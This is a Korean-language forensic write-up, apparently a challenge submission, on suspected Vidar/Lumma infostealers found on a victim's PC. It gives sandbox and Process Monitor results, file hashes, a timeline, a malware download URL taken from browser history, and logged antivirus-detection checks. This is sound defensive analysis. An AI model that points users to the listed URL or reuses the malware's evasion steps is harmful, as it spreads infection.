또한, 8월 20일 tria.ge 샌드박스 분석 결과 상에서 Lumma, Vidar Stealer로 탐지되었습니다.

[그림 13] tria.ge Malware config 정보

또한, setup.exe 파일을 vidar infostealer로 탐지하고 botnet hash 정보와 C2 정보를 제공해주는 것으로 보아 해당 파일은 infostealer로 의심을 해볼 수 있습니다.




[그림 14] 재 제출 수행 시 분석 결과

[그림 15] 프로세스 실행 과정

하지만, 5일 뒤 8월 25일에 setup.exe를 다시 샌드박스 환경에서 실행해보았을 때는 C2 서버는 식별되지 않았으며, 이로 인해 기존에 vidar infostealer에서 C2가 내렸던 powershell 명령 혹은 기타 드롭 파일은 발견되지 않았습니다.


Cross Validation을 위해 가상환경 상에서 setup.exe 파일 분석을 진행하였습니다.



Time of Day	Process Name	PID	Operation	Path
오후 10:06:49.4181028	Setup2.exe	8844	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Conhost.exe
오후 10:06:49.4181861	Setup2.exe	8844	QuerySecurityFile	C:\Windows\System32\conhost.exe
오후 10:06:49.4182551	Setup2.exe	8844	QueryNameInformationFile	C:\Windows\System32\conhost.exe
오후 10:06:49.4192223	Setup2.exe	8844	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-4081449672-2629126059-3158840595-1001
오후 10:06:49.4192641	Setup2.exe	8844	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-4081449672-2629126059-3158840595-1001\\Device\HarddiskVolume3
오후 10:06:49.4193483	Setup2.exe	8844	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-4081449672-2629126059-3158840595-1001
오후 10:06:49.4193831	Setup2.exe	8844	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BAM
오후 10:06:49.4194170	Setup2.exe	8844	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\BAM
오후 10:06:49.4194815	Setup2.exe	8844	Process Create	C:\Windows\System32\Conhost.exe
오후 10:06:49.4195001	Conhost.exe	3996	Process Start	
오후 10:06:49.4195163	Conhost.exe	3996	Thread Create	
오후 10:06:49.4195496	Setup2.exe	8844	CloseFile	C:\Windows\System32\conhost.exe
오후 10:06:49.4200176	Conhost.exe	3996	Load Image	C:\Windows\System32\conhost.exe
오후 10:06:49.4200791	Conhost.exe	3996	Load Image	C:\Windows\System32\ntdll.dll


[그림 16] processmonitor를 통해 setup.exe process 분석

process monitor을 통해 setup.exe의 프로세스를 모니터링하여 샌드박스 상에서 악성 행위를 수행하는 지 살펴보았을 때, conhost.exe를 실행하는 것 외에 C2통신이나 파일 드롭, powershell 실행 등의 별다른 악성 행위는 발견되지 않았습니다.




[그림 17] detect it easy 결과


detect it easy 상에서는 해당 파일이 VMProtect가 적용된 것을 확인할 수 있습니다.



[그림 18] ida64 로딩 결과



[그림 19] 메모리 상에 아직 로드되지 않은 ws2_32



[그림 20] rpc 관련 rpcrt4.dll

VMProtect 적용으로 인해 ida64상에서는 정상적인 로직 분석이 불가능하였습니다. 다만, x64dbg상에서는 네트워크 통신을 수행하기 위한 ws2_32나 rpcrt4.dll이 존재하는 것으로 보아 소켓 통신 관련 process는 존재하는 것으로 추정됩니다. ws2_32 같은 경우에는 메모리 상에서는 로드가 되지 않지만 모듈 호출에서는 검색이 되는 것으로 보아 dll을 동적 로딩하는 것으로 보입니다.

따라서, vmprotect를 언패킹하지 않아도 가상환경과 상용 샌드박스 상에서 setup.exe 실행 시 process 수행 과정, 모듈 호출, powershell 로깅 기록(C2가 살아있을 당시 분석 대상 PC 내에서 수행하던 명령 기록이 존재하지 않음.), prefetch 아티팩트 등을 살펴보았을 때 분석 대상 PC 내 직접적인 C2 통신 과정을 확인할 수 없었으며, 현 분석 시점 상에서도 악성 관련 행위가 파악되지 않았기 때문에 setup.exe는 분석 대상 PC에서 실행 및 악성 행위를 수행하지 않았다고 판단하였습니다.

2) After analyzing the malware's behavior and actions in relation to Alice's PC, identify the scope of the damage, if any, and write an analysis report. The analysis report must include the following items. (200 points)

- Malware and the information derived from it and hash values of malware (30 points)
- C2 communication information
- (If the PC was infected, please provide details) Scope of damage
- (If the PC was infected, please provide details) How to recover.
- Timeline information about malware functionality and behavior
- Organize the full report contents.


Alice의 PC에는 총 3개의 의심되는 악성 설치 파일이 발견되었습니다. 결과적으로는 두 개의 파일이 C2 서버가 살아있을 때 infostealer로 행위를 수행하지만 C2서버는 분석시점 상 닫혀 있었으며, 분석 대상 PC 내 어떠한 C2 통신 관련 아티팩트는 존재하지 않았습니다.

하지만, 1번에서 기술한대로 아티팩트 기반의 분석 결과를 통해 악성 행위를 수행하는 것으로 판단되는 Pre_Satup1_Activate.exe에 초점을 맞추었습니다. 악성코드 분석에 앞서, 본 보고서의 분석 목적은 상용 악성코드 분석 샌드박스 상에서 악성코드 관련 행위와 가상환경을 구축하여 실제로 해당 악성코드가 수행하는 행위 간의 비교를 진행하여 분석 보고서를 도출하는 것으로 설정하였습니다. 또한, 분석 보고서 상에는 악성코드와 악성코드 파생 정보, 해시 값, C2 통신 정보, 피해 범위, 복구 방법, 타임라인 기반 악성코드 행위 및 동작 등을 포함하였습니다.

Pre_Satup1_Activate.exe 의 hash 정보는 다음의 표와 같습니다.

[표 2] Pre_Satup1_Activate.exe Hash value

Hash	Value
MD5	60c266e24923ebb2f88f2e29d45cc553
SHA-1	893fa582caeca62faf5fccce950f5b654ef339c5
SHA-256	d2a63c6d9cdda0bc062b61cf77d84259c451edfed1a01401e519bc75cfff7e8e
SSDEEP	12288:cTSptB012lD9Gx/4fj0gcSyGD8Apjl4IWQAqOs/Dq1tXLi1CBpojCSguSYrs E1EP:cTam2bGwPc651uI9BCXhcjCSRrNgougc
File Size	66.0 MB (69,240,780 bytes)



[그림 21] 전체 타임라인 그림 요약

[표 3] 전체 타임라인 표 요약

Seq	Timestamp (UTC + 09:00)	Behavior	Artifact
①	2023-07-26 11:12:15~ 2023-07-26 11:12:19	!A@#Setup-Pa$SW0rd-4545.rar 다운로드 URL 접속 및 다운로드	Chrome History
②	2023-07-26 11:21:10	압축해제 후 Pre_Satup1_Activate.exe 파일 생성	파일 시스템
③	2023-07-26 11:21:31~ 2023-07-26 11:22:17	Pre_Satup1_Activate.exe 파일 실행	Prefetch
④	2023-07-26 11:21:32~ 2023-07-26 11:22:19	C:\Users\dfc\AppData\Local\Temp 경로에 랜덤 숫자를 가진 폴더와 폴더 내 다수의 파일 생성	파일 시스템
⑤	2023-07-26 11:21:37~ 2023-07-26 11:22:23	Powershell 을 통해 다음의 명령 실행 get-process avastui get process avgui	이벤트 로그
⑥	2023-07-26 11:21:41~ 2023-07-26 11:22:24	findstr 명령 실행 및 랜덤 숫자를 가진 폴더와 폴더 내 Blowjob.pif 와 f 파일 생성	파일 시스템 & Prefetch
⑦	2023-07-26 11:21:41~ 2023-07-26 11:22:24	⑥ 과 동일한 시각에 Blowjob.pif 실행 및 ping 명령 실행	Prefetch

● 기본 분석

https://www.paimedialab.com/group/mysite-saiteu-geulub/discussion/···	Flobo Hard Disk Repair 4.1 Full Crack Idm ^HOT^ Flobo Hard D | Mysite 사이트 그룹 | Mysite
https://www.google.com/search?···	repair external hard drive tool crack - Google 검색
http://secure-keyboard.rf.gd/files/!A@-%23Setup-Pa$SW0rd-4545.rar	
https://www.google.com/search?···	repair external hard drive tool crack - Google 검색
https://hddguru.com/	HDDGURU: Laptop and Desktop Hard Disk Drives, Tests, Software, Firmware, Tools, Data ···
https://toolbox.iskysoft.com/free-file-recovery/7-data-recovery.html	7 Data Recovery Crack + Serial Keys + Keygen Full Alternative


[그림 22] Chrome Profile 1 History – URL 서칭 기록

분석 대상 PC 내 사용자는 Chrome browser 에서 복구 관련 도구 서칭을 진행하다가 http://secure-keyboard.rf.gd/files/!A@-%23Setup-Pa$SW0rd-4545.rar 라는 다운로드 URL 에 접속하여 !A@-%23Setup-Pa$SW0rd-4545.rar 파일을 다운로드 받았습니다.

```
Filename        : PRE_SATUP1_ACTIVATE.EXE-E4E28DEF.pf
Created Time    : 2023-07-26 오전 11:21:41
Modified Time   : 2023-07-26 오전 11:22:27
File Size       : 7,585
Process EXE     : PRE_SATUP1_ACTIVATE.EXE
Process Path    : ₩VOLUME{01d880886ab8eb7c-ea6ace94}₩USERS₩DFC₩DOWNLOADS₩!A@-#SE
Run Counter     : 3
Last Run Time   : 2023-07-26 오전 11:22:17, 2023-07-26 오전 11:22:02, 2023-07-26 오전 11:21:31
Missing Process : No
```


[그림 23] Prefetch – Pre_Satup1_Activate.exe 실행 기록

그 후, 파일 압축 해제를 진행한 뒤 생성된 Pre_Satup1_Activate.exe 를 실행하였습니다. 이 때, 실행은 총 3 번에 걸쳐 이루어졌습니다.




[그림 24] C:₩Users₩dfc₩AppData₩Local₩Temp 내 생성된 폴더 및 폴더 내 생성 파일들 확인

파일 실행 이후, Pre_Satup1_Activate.exe 파일은 C:\Users\dfc\AppData\Local\Temp 경로에 랜덤 숫자를 가진 폴더와 폴더 내 다수의 파일을 생성하였습니다. 3 번의 실행에 따라 338, 479, 495 라는 폴더를 생성하였습니다.



[그림 25] 랜덤 숫자로 생성된 폴더 내 또 다른 랜덤 숫자로 생성된 폴더와 생성 파일들 확인

각 폴더 내에는 위 그림에서 볼 수 있듯이 32431, 32474, 32327 등의 랜덤한 숫자로 폴더를 생성하고 폴더 내에는 Blowjob.pif 와 f 파일이 생성된 것을 확인하였습니다.



[그림 26] Powershell/Operational 이벤트 로그 실행 명령 확인 1

```
Command start time: 20230726112138
**********************
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="Cannot find a process with the name "avastui". Veri
get-process : Cannot find a process with the name "avastui". Verify the process name and call the cmdlet again.
At line:1 char:1
+ get-process avastui
+ ~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (avastui:String) [Get-Process], ProcessCommandException
    + FullyQualifiedErrorId : NoProcessFoundForGivenName,Microsoft.PowerShell.Commands.GetProcessCommand
get-process : Cannot find a process with the name "avastui". Verify the process name and call the cmdlet again.
```

[그림 27] C:₩Users₩dfc₩Documents₩20230726 경로에 생성된 powershell transcript 로그

powershell eventlog 에서는 비슷한 시각에 get-process avastui 라는 명령어가 실행된 것을 확인할 수 있으며, transcript 로그 기록에서는 avastui 라는 프로세스가 없다는 에러 메시지를 출력한 로그를 확인할 수 있습니다.


[그림 28] Powershell/Operational 이벤트 로그 실행 명령 확인 - 2

```
Command start time: 20230726112212
**********************
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="Cannot find a process with the name "avgui". Verify
get-process : Cannot find a process with the name "avgui". Verify the process name and call the cmdlet again.
At line:1 char:1
+ get-process avgui
+ ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (avgui:String) [Get-Process], ProcessCommandException
    + FullyQualifiedErrorId : NoProcessFoundForGivenName,Microsoft.PowerShell.Commands.GetProcessCommand
get-process : Cannot find a process with the name "avgui". Verify the process name and call the cmdlet again.
```


[그림 29] C:₩Users₩dfc₩Documents₩20230726 경로에 생성된 powershell transcript 로그

마찬가지로 이번에는 get-process avgui 라는 명령어를 실행한 기록을 이벤트로그에서 확인할 수 있었으며, transcript 로그 기록 상 해당 프로세스를 찾을 수 없다는 에러 메시지를 확인할 수 있습니다.


따라서, Pre_Satup1_Activate.exe 에서는 avast 나 avg 와 같은 Anti-Virus 제품이 설치되어 있는지 확인해보는 행위를 수행한다고 볼 수 있습니다.



[그림 30] Blowjob.pif 실행 시각 확인



[그림 31] ping.exe 실행 시각 확인




[그림 32] findstr.exe 실행 시각 확인

